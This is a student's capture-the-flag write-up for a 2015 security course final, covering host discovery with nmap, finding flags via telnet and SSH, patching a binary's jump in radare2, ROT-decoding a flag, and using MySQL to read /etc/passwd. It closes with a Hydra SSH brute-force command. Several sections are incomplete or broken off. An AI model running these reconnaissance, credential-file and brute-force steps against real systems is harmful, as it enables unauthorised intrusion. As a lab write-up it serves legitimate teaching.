CSCI-476 Final Test

Gunnar Holwerda

May 6, 2015

Table of Contents

Executive Summary

1.1 Executive Summary


Round 1

2.1 DiscoveredIn1655

When starting out I was given the information that the members of mhk had been discussing RFC2100. This RFC mentions a few names, so I began using the names mentioned as subdomains of mthack.me and quickly found titan.mthack.me. I ran nmap on the host to see what ports were open.

```
$ nmap -sS -p1-65535 titan.mthack.me -v -T4
```

The nmap returned that port 22 and 23 were open. I attempted to ssh, but found that a public key was needed. Next I used telnet to connect to port 23 and was presented with my first flag “DiscoveredIn1655”.




```
23/tcp    open   telnet
445/tcp   closed microsoft-ds
33033/tcp closed unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
           Raw packets sent: 131157 (5.771MB) | Rcvd: 92 (3.688KB)
root@kali:~# ssh titan.mthack.me
The authenticity of host 'titan.mthack.me (52.11.126.114)' can't be established.
ECDSA key fingerprint is 76:fa:68:39:5d:7f:49:bc:64:83:94:57:f1:4c:36:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'titan.mthack.me,52.11.126.114' (ECDSA) to the list of known h
osts.
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
root@kali:~# telnet titan.mthack.me
Trying 52.11.126.114...
Connected to titan.mthack.me.
Escape character is '^]'.

Kernel 3.10.0-229.el7.x86_64 on an x86_64
flag: DiscoveredIn1655

flag: DiscoveredIn1655
 login: Connection closed by foreign host.
root@kali:~# 
```

2.2 Th1sT1m3ItsAMoon

In addition to titan.mthack.me, I was able to find the europa.mthack.me subdomain. After an nmap on europa I saw that port 7870 was open. There was no information about this port, so I used NetCat to connect to it, it returned "SSH-2.0-OpenSSH_6.6.1". After seeing this I knew that I should use SSH to connect to europa.mthack.me on this port.

```
$ ssh europa.mthack.me -p 7870
```

After adding europa to my known_hosts I was presented with my second flag "Th1sT1m3ItsAMoon".




```
          Raw packets sent: 131152 (5.770MB) | Rcvd: 86 (3.444KB)
root@kali:~# nc europa.mthack.me 7870
SSH-2.0-OpenSSH_6.6.1
hi
Protocol mismatch.
root@kali:~# ssh --help
usage: ssh [-1246AaCfgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-e escape_char] [-F configfile]
           [-I pkcs11] [-i identity_file]
           [-L [bind_address:]port:host:hostport]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-R [bind_address:]port:host:hostport] [-S ctl_path]
           [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command]
root@kali:~# ssh europa.mthack.me -p 7870
The authenticity of host '[europa.mthack.me]:7870 ([52.11.77.215]:7870)' can't be establi
shed.
ECDSA key fingerprint is b8:f3:0d:d8:52:13:7d:6d:98:14:3a:8b:af:be:6f:c4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[europa.mthack.me]:7870,[52.11.77.215]:7870' (ECDSA) to the l
ist of known hosts.
\S
Kernel \r on an \m
flag: Th1sT1m3ItsAMoon
root@europa.mthack.me's password: 
```

Round 2

3.1 SOMEFLAG


Everything is broken!



Round 3


4.1 nextlevel

Given the binary for round three, I first ran strings on the file using grep to try to find “password” or something along those lines. These attempts were unsuccessful, so I moved onto editing the binary using radare2. I was able to find the location of a “jnz” instruction right after asking for the number. I edited that instruction to be a “jz” instead and was presented with “ciph3rfun.html”.




```
     0x00400507      488d4580         lea rax, [rbp-0x80]
     0x0040050b      4889d6           mov rsi, rdx
     0x0040050e      48               invalid
     0x0040050f      89               invalid
0x00400518]> q
oot@kali:~/Downloads# ./g4t3k33p3r
nter a number between 1 and 10

ait.....how did you get the right password?!
ciph3rfun.html
oot@kali:~/Downloads# 2
ash: 2: command not found
oot@kali:~/Downloads# 0xc6
```

I then visited www.mthack.me/ciph3rfun.html and was presented with some sort of enocded flag. It looked like ROT, so I went to a ROT decoder, entered the cipher text and was presented with the flag “nextlevel”.



ROT-0: gmbh:ofyumfwfm
ROT-1: hnci:pgzvngxgn
ROT-2: iodj:qhawohyho
ROT-3: jpek:ribxpizip
ROT-4: kqfl:sjcyqjajq
ROT-5: lrgm:tkdzrkbkr
ROT-6: mshn:uleaslcls
ROT-7: ntio:vmfbtmdmt
ROT-8: oujp:wngcunenu
ROT-9: pvkq:xohdvofov
ROT-10: qwlr:ypiewpgpw
ROT-11: rxms:zqjfxqhqx
ROT-12: synt:arkgyriry
ROT-13: tzou:bslhzsjsz
ROT-14: uapv:ctmiatkta
ROT-15: vbqw:dunjbulub
ROT-16: wcrx:evokcvmvc
ROT-17: xdsy:fwpldwnwd
ROT-18: yetz:gxqmexoxe
ROT-19: zfua:hyrnfypyf
ROT-20: agvb:izsogzqzg
ROT-21: bhwc:jatpharah
ROT-22: cixd:kbuqibsbi
ROT-23: djye:lcvrjctcj
ROT-24: ekzf:mdwskdudk
ROT-25: flag:nextlevel


I ran a "show grants;" to find out how much power the user I now controlled has. Turns out I had access to everything in MySQL! What if I tried to open the "/etc/passwd" file?



I was able to get the file, so now I have a list of users and what group they belong to on the system. I attempted to get the "/etc/shadow" file, but was rejected. So this still leaves me with no ability to get into a shell. Now I decided that I would try to investigate the datbases contained within the system to see if there was any information contained within in them that could help me out.

```
> show databases;
> use mysql;
> Select *;
> show tables;
> select * from user;
> select User from user;
> select User, Password from user;
```

When I selected everything from the user table, I got a very messy printout of the table (see screenshot below). I was able to determine that the table contained a username and password, so I selected both of those from the table. Unfortunately the passwords were not in the table.



I then attempted to try to use the mysql_hashdump tool from msfconsole, unfortunately it was unable to provide me with anything. Next I decided to see if there were any known exploits for the current MySQL version that was running on the system. That search turned up nothing as well. I went into MySQL again and grabbed the print out of the "/etc/passwd" file from before to use it as a user list to try to brute force an SSH account.

4.2 5

Round 4 I determined that I was going to try to brute force an SSH account using the users from the "/etc/passwd" file I was able to print out from MySQL. AFter waiting for a long time as Hydra attempted to test multiple passwords for the large user list, I decided to just focus on one user. I picked the user "user" and decided to try to brute force it using the namelist.txt wordlist from "/usr/share/wordlists/metasploit/" built into Kali.

```
# hydra ssh://192.168.2.12 -l user -P /usr/share/wordlists/metasploit/namelist.txt
```

find_

I was able to successfully find the password for “user” and thus login to an SSH account with shell access.

Summary

Biography